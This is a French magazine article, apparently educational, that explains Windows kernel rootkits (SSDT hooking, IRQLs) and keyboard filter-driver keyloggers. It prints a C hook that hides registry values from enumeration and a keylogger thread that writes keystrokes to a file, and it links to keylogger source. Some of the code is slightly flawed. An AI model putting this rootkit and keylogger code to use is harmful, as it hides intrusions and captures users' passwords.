



Dr Patrice Guichard
Expert en sécurité et en
criminalistique
Patrice.guichard@celteam.com
www.celteam.com



Christophe PICHAUD
Architecte Microsoft chez 'M
Applications by Devoteam'
christophepichaud@hotmail.com
www.windowscpp.com



devoteam

Rootkit – key Logger

Partie 1

Avertissement : ceci n'est pas un tutoriel pour créer un rootkit, mais l'explication de cas pratique à des fins éducatives uniquement.

Ce mois-ci, nous abordons la sécurité et la programmation système au cœur du système d'exploitation via le développement de drivers (pilotes) ou d'outils de collecte de données. Les derniers outils volés à la CIA, la NSA ou à la société Italienne HackingTeam sont de ceux-là.

Introduction au Rootkits

Avant de commencer à rentrer dans le vif du sujet concernant les rootkits, nous allons essayer de définir le plus simplement possible ce qu'est véritablement un rootkit et comment ils font pour se cacher dans les tréfonds de nos systèmes.

La première vocation d'un rootkit est d'être une « cape d'invisibilité », pour malwares et pour cela il peuvent se loger à différents endroits de votre ordinateur.

On distingue 3 types de rootkits :

- les Kernel-Rootkits ou Rootkit (Ring 0) qui agissent là où tournent l'OS et les différents drivers ;
- sous divisions des Kernel-Rootkits, les rootkits de boot communément appelés Bootkits qui agissent au niveau du disque et plus particulièrement au niveau du MBR (Master Boot Record), de la VBR (Volume Boot Record) ou du secteur de "boot sector", ce type de rootkit ayant été spécialement conçu pour outrepasser la sécurité des disques chiffrés ;
- les Userland-Rootkits ou Rootkits Ring 3 qui agissent là où tournent les applications.

Un rootkit se doit donc d'être indétectable. Le code et les données doivent être cachés comme les fichiers et les répertoires. Les autres caractéristiques des rootkits sont leurs fonctionnalités de récupérations de données via l'écoute des cartes réseaux ou du clavier ou du gestionnaire de fichiers.

Le rootkit doit être considéré comme de la 'pure' technologie même si on peut penser que c'est toujours utilisé dans des cas de compromission par nos « ennemis » ou par des cybercriminels. Cette technologie est également utilisée par des organisations 'étatiques' ou sociétés d'armement pour dissimuler des programmes empêchant par exemple qu'un missile construit dans un pays mais vendu à un tiers ne puisse le retourner contre le pays du fabricant, en masquant par exemple des backdoors et autres codes espions. Logiciels et technologies mis en évidence dans les publications d'Edward Snowden.

Le code des rootkits utilise par exemple des techniques sophistiquées comme :

- le cryptage interne du code pour tromper les antivirus ;
 - la signature de drivers avec des certificats piratés (donc reconnus valides par l'OS) ;
 - l'utilisation d'un module command & control distant qui répond à des commandes ;
- des low level filter-drivers pour mieux récolter de la donnée ;

utilisent des bugs pour faire des stack-overflow et exécuter du code malveillant.

Un rootkit n'est pas un virus. Il ne se reproduit pas, son but est simplement de s'installer dans le système et de s'y terrer le plus longtemps possible.

Pour cela, il va s'attacher à :

- cacher des process (hidden processes) ;
- cacher des threads (hidden threads) ;
- cacher des services (hidden services) ;
- cacher des fichiers (hidden files) ;
- cacher des secteurs de disque (hidden disk sectors (MBR)/VBR)) ;
- cacher des Alternates Data Streams (hidden Alternate Data Streams) ;
- cacher des clés de registre (hidden registry keys) ;
- crocheter la SSDT, par l'intermédiaire d'un pilote (drivers hooking SSDT) ;
- crocheter l'IDT, par l'intermédiaire d'un pilote (drivers hooking IDT) ;
- crocheter les appels IRP, par l'intermédiaire d'un pilote (drivers hooking IRP calls) ;
- crochetage en ligne (inline hooks).

Comme nous pouvons le constater cela ressemble beaucoup à un ensemble de logiciels dédiés à des fonctionnalités système non ? Et c'est également un moyen d'accéder au Kernel par des moyens qui peuvent être non documentés.

Le monde de la guerre numérique

Dans le monde du cyberwarfare, la maîtrise des systèmes d'exploitation et des failles est un "asset", un pouvoir intelligent. De nombreux pays sont passés maîtres dans ces technologies système comme la Russie, la Chine, les Etats-Unis, Israël, etc. Les exemples de piratage comme Stuxnet sont des exploits technologiques extraordinaires et il existe des papiers faits par des chercheurs qui expliquent ces diverses étapes de hacking. Symantec et Kaspersky font régulièrement des études sur ces exploits. Renseignez-vous et téléchargez ces documents, vous y apprendrez beaucoup de choses.

Outils CIA & NSA à vendre

Il y a peu, des outils de la CIA et de la NSA étaient à vendre pour 15K\$ sur le darknet. Ces outils révèlent des mines d'or de secret technologiques. Ces outils sont faits en C/C++ avec des bouts

d'assembleur. Ces outils keyloggers, sniffers, 0 days exploits PDF, IE, Windows, outils command & control, drivers fake, outils attaques DOS, etc., sont des outils qui permettent de faire des actions ciblées dans la cyberguerre que mènent les Etats-Unis contre la Chine et la Russie. Attention, l'utilisation de ces outils est illégale donc si vous mettez la main dessus, agissez en chercheur...

Exemples de techniques standard

Voici quelques techniques de dissimulation. La liste n'est pas exhaustive :

- Il est possible de cacher des fichiers et des répertoires ;
- Il est possible d'écrire des données dans les images JPG, PNG ;
- Il est possible de crypter des fichiers ;
- Il est possible d'injecter un thread dans un processus existant et ainsi d'exécuter du code en //.

Le système est complice

Dans le monde du système d'exploitation, il existe deux modes :

- le mode User : là où tournent les applications ;
- le mode kernel : là où tournent l'OS et les drivers.

Les drivers permettent de gérer le matériel et il est possible d'interagir à 3 niveaux :

- avant la commande ;
- pendant la commande ;
- après la commande.

Dans le monde des drivers, il existe ce que l'on nomme des low level filter-drivers qui sont des éléments à l'écoute. Il est possible d'en faire pour différentes classes de périphériques : un gestionnaire de fichiers, un clavier, une carte réseau, etc.


Outils de développement SDK et DDK

Pour développer sous Windows, il faut obtenir Visual Studio et le Visual C++. Il faut installer le SDK (Software Development Kit) Windows pour avoir accès au User mode et le DDK (Driver Development Kit) pour le mode Kernel. En User mode on ne développe pas en Java ou en .NET car sinon, il faut redistribuer un framework et un runtime : c'est stupide ! On développe de manière efficace en C/C++. Le DDK doit être téléchargé séparément. Pour développer sur Windows, on fait du C/C++. Pourquoi ? Parce qu'est ce langage naturel du système d'exploitation. Il n'y a pas de runtime, pas de framework : on build *on the metal* ! Les drivers sont faits en C car c'est le plus rapide.

Maintenant que nous connaissons les outils pour développer, rentrons dans le vif du sujet. Pour rendre un programme invisible, il faut que celui-ci ne soit pas visible :

- au niveau de son processus ;
- au niveau de son répertoire d'installation ;
- au niveau de la base de registre ;
- au niveau des services.

Comment cela fonctionne ? Petit rappel à l'attention des codeurs Windows. Il existe essentiellement 2 espaces d'adressage et les applications ne peuvent faire partie que d'un seul d'entre eux. Cela signifie qu'une application est conçue pour s'exécuter soit en mode utilisateur RING 3 (application classique, application avec interface utilisateur, services,...), soit en mode noyau 'kernel' RING 0 (pilotes en mode noyau).



Source Microsoft. 1

Les programmes de haut niveau s'exécutent donc en mode utilisateur, alors que les programmes de bas niveau s'exécutent en mode noyau. Avec une différence fondamentale dans leur fonctionnement. En effet l'espace qui adresse des processus en mode utilisateur est privé (et virtuel). Ce qui signifie qu'à l'intérieur d'un contexte de processus ceux-ci voient la même plage d'adresses. Lorsque quelque chose d'inattendu se produit en mode utilisateur, seul le processus impliqué se bloque, n'impactant pas ses voisins.

Contrairement au mode utilisateur que nous venons de voir précédemment, l'espace d'adressage en mode noyau est, lui, partagé. Ce qui signifie que nous pouvons lire / écrire dans la mémoire de tout autre processus. De cette spécificité en découle malheureusement un risque pouvant être critique ; si quelque chose d'inattendu se produit et n'est pas géré correctement, cela engendre un beau BlueScreen of death (BSOD sur vos écrans) et un redémarrage ou pas de votre PC. 1

Mais revenons à nos moutons, comment font les rootkits pour se cacher avec leur cape d'invisibilité ?

Ici nous aborderons les rootkits « Kernel-Mode » qui fonctionnent au niveau du noyau et non pas au niveau utilisateur.

Mais avant de commencer, quelques petits rappels :

1) Les API Windows : ce sont des fonctions utilisées en programmation, (Application Programming Interface). Il en existe plusieurs catégories. Certaines catégories permettent d'interagir avec le système d'exploitation, pour, par exemple, obtenir l'accès aux systèmes de fichiers, aux processus, au registre Windows, au réseau, etc. Concrètement dans notre cas, lorsqu'un programme désire lister des processus, fichiers, etc., plutôt que le développeur écrive un programme spécifique pour chaque accès système, Microsoft a mis à leur disposition ces API qui sont ni plus ni moins que des passerelles d'accès au système.

2) Appel Système - Syscall : c'est lorsqu'un programme fait simplement un appel à une API via l'instruction CALL.

3) Table SSDT - System Service Descriptor Table : c'est la table qui contient l'adresse des API.

Lorsqu'un appel système 'Syscall' est fait. Windows regarde dans la table SSDT l'adresse de l'API afin de diriger l'appel système vers l'API afin de pouvoir l'exécuter.

Pour faire simple, lorsqu'un programme, comme par exemple un gestionnaire de tâches, désire obtenir la liste des processus en cours, le programme fait un appel système (SysCall). Windows regarde alors dans la table SSDT l'adresse de cette API puis l'exécute et vous obtenez la liste des processus en cours.

En revanche, dans le cas d'un rootkit actif, celui-ci va tout simplement altérer cette table SSDT avec un hook (crochetage), afin de rediriger les appels système SYSCALL non plus vers les API natives de Windows mais vers leurs propres API afin de fausser le(s) résultat(s). Dès lors si vous souhaitez lister les processus en cours, Windows va regarder la table SSDT, mais l'adresse de l'API ayant été modifiée par le rootkit, celui renverra la liste de tous les processus à l'exception du sien (CQFD). Le rootkit procédera de la même manière pour masquer les fichiers dans les répertoires, le service qu'il utilise et ses clés de registre.

Composition d'un root Kernel Mode

Un rootkit 'Kernel-mode' est toujours composé d'au moins un driver (.sys en général), celui-ci est chargé par un service qui doit être invisible (non visible par service.msc), le fichier driver doit lui aussi être caché au niveau de la base de registre pour ne pas apparaître au niveau de la clé : HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services, mais également au niveau de sa localisation sur le disque ...

Si l'on souhaite faire disparaître une clé de registre, voici un petit code qui vous montre comment faire. Ce code ne montre pas comment «hooker» la SSDT ; il se contente d'écrire la fonction de 'hook' qui permettra de masquer notre clé de registre en ciblant l'API NtEnumerateValueKey. **2**

Le code ci-dessus montre que si le nom de la valeur contient la chaîne «_root_», nous appelons l'API une deuxième fois pour masquer les résultats du premier appel. Cela signifie que nous ne recevons aucune information sur la valeur cachée et que cette clé devient 'invisible'.

Exemple : Ici nous pouvons distinguer la valeur '_root_' avant le hook **3**

Après installation du rootkit et mise en place du hook, cette valeur est invisible. **4**

Dans le cas où vous souhaiteriez creuser comment hooker la SSDT, nous ne pouvons que vous conseiller un article particulièrement bien écrit du site : <https://resources.infosecinstitute.com/hooks-system-service-dispatch-table-ssdt/>

Programmation en mode Kernel : Interruptions et IRQs

Les OS ont un mécanisme pour répondre aux événements du matériel : les interruptions. Chaque événement matériel est associé à une interruption. Une interruption demande à l'horloge et à l'ordonnanceur de tourner, une autre au driver de clavier de tourner, etc. Quand un événement matériel arrive, Windows délivre l'interruption associée au processeur. Quand une interruption est délivrée

```

2  NTSTATUS NewZwEnumerateValueKey(IN HANDLE KeyHandle, IN ULONG Index, IN KEY_VALUE_INFORMATION_CLASS KeyValueInformationClass,
3  OUT PVOID KeyValueInformation OPTIONAL, IN ULONG Length, OUT PULONG ResultLength)
4  {
5      NTSTATUS ntStatus;
6      PWSTR ValueName;
7
8      // Call the original API (NtEnumerateValueKey)
9      ntStatus = ((ZWENUMERATEVALUEKEY)(OldZwEnumerateValueKey))(KeyHandle, Index, KeyValueInformationClass, KeyValueInformation, Length, ResultLength);
10
11     // Get value name
12     if (KeyValueInformationClass == KeyValueFullInformation)
13     {
14         ValueName = ((PKEY_VALUE_FULL_INFORMATION)KeyValueInformation)->Name;
15
16         // If the registry value name contains _root_ we increment the index and call the API a second time, hiding the first call results.
17         if (ValueName != NULL && wcsstr(ValueName, L"_root_") != NULL)
18         {
19             DbgPrint("[ENUMVALUE] %d [%d] -- %ws\n", Index, KeyValueInformationClass, ValueName);
20
21             // Skip index
22             Index++;
23             ValueName = NULL;
24             return ((ZWENUMERATEVALUEKEY)(OldZwEnumerateValueKey))(KeyHandle, Index, KeyValueInformationClass, KeyValueInformation, Length, ResultLength);
25         }
26     }
27     return ntStatus;
28 }

```

3

Nom	Type	Données
(par défaut)	REG_SZ	(valeur non définie)
root	REG_SZ	c:\some_folder\malware.exe
KernelFaultCheck	REG_EXPAND_SZ	%systemroot%\system32\dumpreg 0 -k

4

Nom	Type	Données
(par défaut)	REG_SZ	(valeur non définie)
KernelFaultCheck	REG_EXPAND_SZ	%systemroot%\system32\dumpreg 0 -k

promo

au processeur, le système ne crée pas un nouveau thread pour servir l'interruption. A la place, Windows interrompt un thread existant pour une courte durée qui est nécessaire pour que la routine de service gère l'interruption. Quand le traitement de celle-ci est terminé, le système redonne la main au thread. Les interruptions ne sont pas forcément déclenchées directement par des événements matériels. Windows supporte aussi les interruptions logicielles sous la forme d'appels de procédures différées (deferred procedure call alias DPCs). Windows ordonnance une DPC en délivrant une interruption au processeur approprié. Les drivers en mode Kernel utilisent les DPCs pour des besoins comme le traitement coûteux en temps de la gestion d'une interruption matérielle. Chaque interruption est associée à un niveau appelé niveau IRQL qui gouverne le mode de programmation Kernel. Le système utilise différentes valeurs d'IRQL pour permettre que la part plus importante et consommatrice en temps des interruptions soit gérée en premier. Une routine de service tourne au niveau IRQL qui est associée à l'interruption. Quand une interruption intervient, le système localise la routine de service correcte et l'assigne à un processeur. Le niveau IRQL auquel le processeur tourne détermine quand une routine de service tourne et quand elle peut interrompre l'exécution d'un thread qui tourne sur le processeur. Le principe, c'est que le niveau IRQL soit le plus haut à la priorité. Quand un processeur reçoit une interruption, voici ce qui se passe :

- si le niveau IRQL de l'interruption est supérieur à celui du processeur, le système déclenche l'IRQL du processeur au niveau de l'interruption. Le code qui était exécuté sur le processeur est mis en pause et ne reprend pas tant que la routine de service est terminée et que l'IRQL du processeur ne revient pas à sa valeur originale. La routine de service peut être interrompue à son tour par un autre routine de service avec un IRQL supérieur ;
- si l'IRQL de l'interruption est égale à celle du processeur, la routine de service doit attendre jusqu'à ce que toutes les autres routines avec le même IRQL soit terminées. La routine tourne alors jusqu'à achèvement à moins qu'une interruption n'arrive avec un niveau d'IRQL supérieur.

si le niveau d'IRQL est inférieur à celui du processeur, la routine de service doit attendre que toutes les interruptions avec une IRQL supérieure soient terminées.

Cette liste décrit comment les routines des drivers avec des IRQL différentes tournent sur un processeur particulier. Cependant, les systèmes modernes ont 2 ou plusieurs processeurs. Il est possible pour un driver d'avoir ses routines avec différentes IRQL qui tournent au même moment sur différents processeurs. Cette situation peut amener un deadlock si les routines ne sont pas bien synchronisées.

Les IRQLs sont complètement différentes des priorités des threads. Le système utilise les priorités de threads pour gérer le dispatching des threads durant un traitement normal. Une interruption, par définition, est quelque chose qui tombe de l'extérieur hors d'un traitement normal et doit être gérée le plus vite possible. Un processeur ne résume le traitement normal de gestion des threads seulement après que les interruptions soient gérées. Chaque IRQL est associée à une valeur numérique. Cependant, les valeurs peuvent varier pour différentes architectures de CPU, donc les IRQLs sont nommées par des nom de macros via `#define`. Seulement

quelques IRQLs sont utilisées par les drivers ; la plupart des IRQLs sont réservées par le système. Les IRQLs sont les plus utilisées par les drivers. La liste commence par la plus faible valeur :

- **PASSIVE_LEVEL** : c'est l'IRQL la plus faible et la valeur par défaut assignée au traitement général de thread. C'est la seule IRQL qui n'est pas associée à une interruption. Toutes les applications user-mode tournent en **PASSIVE_LEVEL**, comme les routines de drivers à faible priorité. Les routines qui tournent en **PASSIVE_LEVEL** ont accès à tous les principaux services Windows ;
- **DISPATCH_LEVEL** : c'est le niveau IRQL le plus élevé associé à une interruption logicielle. Les DPCs et les routines de drivers à haute priorité tournent en **DISPATCH_LEVEL**. Les routines qui tournent en **DISPATCH_LEVEL** n'ont accès qu'à un sous-ensemble limité des principaux services Windows ;
- **DIRQL** : cette IRQL est plus grande que **DISPATCH_LEVEL** et c'est la valeur la plus haute qu'un driver puisse utiliser. C'est un ensemble d'IRQLs associées à des interruptions matérielles appelées aussi « périphériques IRQLs ». La gestionnaire PnP assigne un DIRQL à chaque périphérique et le passage au driver approprié au démarrage. Ce niveau n'est pas important à connaître, il faut juste savoir que la routine d'un tel service est bloquante et empêche toute autre routine de tourner sur un processeur. Les routines qui tournent en DIRQL n'ont accès qu'à un sous-ensemble limité des principaux services Windows.

Le non-respect des règles ci-dessus provoque le crash du driver et du système d'exploitation : le fameux blue-screen of death ou BSOD.

Exemple d'outil : un keylogger

Un keylogger est un filtre qui permet de connaître les touches qui sont pressées sur le clavier. Pour faire un keylogger, il faut faire un driver et s'enregistrer en tant que filtre. On y inclut une routine qui permet d'être notifié d'un événement (une callback). Pour permettre une fluidité dans le traitement de la requête, on stocke les éléments dans un buffer, et un thread dédié peut enregistrer les événements sur disque. C'est un moyen pour capter un mot de passe Windows, des identifiants de connexion FTP, des mots de passe bash sudo, etc.

Un driver est un service Windows de type kernel. On le démarre en automatique au boot généralement. S'il déraile, c'est le blue-screen assuré !

Le code sur keylogger est ici :

<https://github.com/howlofstew/rootkit.com/tree/master/Clandestiny/Klog%201.0/Src>

On y trouve un code Basic qui fait le job.

Interception et logging des data du clavier

lorsque le filter driver est installé, le code est divisé en deux : l'interception et le logging de la data.

L'interception, c'est de capter l'IRP « read » du périphérique clavier. Voici la séquence :

- l'I/O Manager de l'OS envoie un paquet IRP vide dans la pile du périphérique clavier ;
- les IRP « read » sont interceptées par la routine de Dispatch du

filter-driver pour IRP_MJ_READ.

L'IRP est taguée avec une routine de réalisation. C'est un callback. L'IRP est captée et le driver fabrique la pile IRP pour le suivant via `IoGetCurrentIrpStackLocation` et `IoGetNextIrpStackLocation`.

- le driver fixe la routine de réalisation sur l'IRP courante en appelant `IoSetCompletionRoutine` ;
- le driver passe l'IRP au prochain driver dans la pile avec `IoCallDriver` ;
- quand la touche est pressée sur le clavier, le driver complète l'IRP. Elle est complétée avec le scan code de la touche pressée et renvoyée sur la pile de périphérique ;
- les routines de réalisation sont appelées et l'IRP est passée. Cela permet au filter-driver de récupérer l'information de scan code stockée dans le paquet et de l'ajouter dans une queue pour un traitement spécifique. La routine d'achèvement est appelée en live au niveau `DISPATCH_LEVEL` et il faut donc faire attention aux restrictions d'API et d'allocations mémoire à ce niveau pour récupérer le code et le stocker... Il faut réaliser l'opération au niveau File I/O. Les APIs du système de fichier ne peuvent être appelées qu'au niveau `IRQ_PASSIVE_LEVEL` donc nous devons créer un thread séparé qui tourne en `PASSIVE_LEVEL` pour le gérer. Avoir un thread séparé permet un mécanisme de queue et un accès synchronisé à la queue. Un sémaphore peut être utilisé pour notifier le thread qui fait l'opération de file I/O qu'un scan code est disponible à logger. Utilisez `KeWaitForSingleObject` sur le sémaphore. La mémoire pour la liste des codes doit être allouée depuis la mémoire « non paged pool » car la routine de completion tourne en `DISPATCH_LEVEL`.
- Avant d'écrire le code dans un fichier, il est converti en ASCII et cela dépend du paramétrage du clavier...

Code du thread du keylogger

```
VOID ThreadKeyLogger(IN PVOID pContext)
{
    PDEVICE_EXTENSION pKeyboardDeviceExtension = (PDEVICE_EXTENSION)pContext;
    PDEVICE_OBJECT pKeyboardDeviceObject = pKeyboardDeviceExtension->pKeyboardDevice;

    PLIST_ENTRY pListEntry;
    //custom data structure used to hold scancodes in the linked list
    KEY_DATA* kData;
    //Enter the main processing loop...
    //This is where we will process the scancodes sent
    //to us by the completion routine.
    while (true)
    {
        // Wait for data to become available in the queue
        KeWaitForSingleObject(&pKeyboardDeviceExtension->semQueue,
        Executive, KernelMode, FALSE, NULL);

        pListEntry = ExInterlockedRemoveHeadList(
        &pKeyboardDeviceExtension->QueueListHead,
        &pKeyboardDeviceExtension->lockQueue);
```

```
////////////////////////////////////
// NOTE: Kernel system threads must terminate themselves. They cannot
// be terminated from outside the thread. If the driver is being
// unloaded, therefore the thread must terminate itself. To do this
// we use a global variable stored in the Device Extension.
// When the unload routine wishes to terminate, it will set this
// flag equal to true and then block on the thread object. When
// the thread checks this variable and terminates itself, the
// Unload routine will be unblocked and able to continue its
// operations.
////////////////////////////////////
if (pKeyboardDeviceExtension->bThreadTerminate == true)
{
    PsTerminateSystemThread(STATUS_SUCCESS);
}

////////////////////////////////////
// NOTE: the structure contained in the list cannot be accessed directly.
// CONTAINING_RECORD returns a pointer to the beginning of the data
// structure that was inserted into the list.
////////////////////////////////////
kData = CONTAINING_RECORD(pListEntry, KEY_DATA, ListEntry);

//Convert the scan code to a key code
char keys[3] = { 0 };
ConvertScanCodeToKeyCode(pKeyboardDeviceExtension, kData, keys);

//make sure the key has returned a valid code before writing it to the file
if (keys != 0)
{
    //write the data out to a file
    if (pKeyboardDeviceExtension->hLogFile != NULL)
    {
        IO_STATUS_BLOCK io_status;
        DbgPrint("Writing scan code to file...\n");

        NTSTATUS status = ZwWriteFile(
        pKeyboardDeviceExtension->hLogFile, NULL, NULL, NULL,
        &io_status, &keys, strlen(keys), NULL, NULL);

        if (status != STATUS_SUCCESS)
            DbgPrint("Writing scan code to file...\n");
        else
            DbgPrint("Scan code '%s' successfully written to file.\n", keys);
    }
}
//end if
//end while
return;
}
```

Conclusion

Un keylogger est un composant périphérique de type file-driver. Il capte la data et peut la traiter. Pour faire tourner ce driver, il faut l'installer via un fichier INF et le signer avec un certificat. Sous Windows 10, tous les drivers doivent être signés. Cet article montre du code en mode Kernel et utilise le DDK. •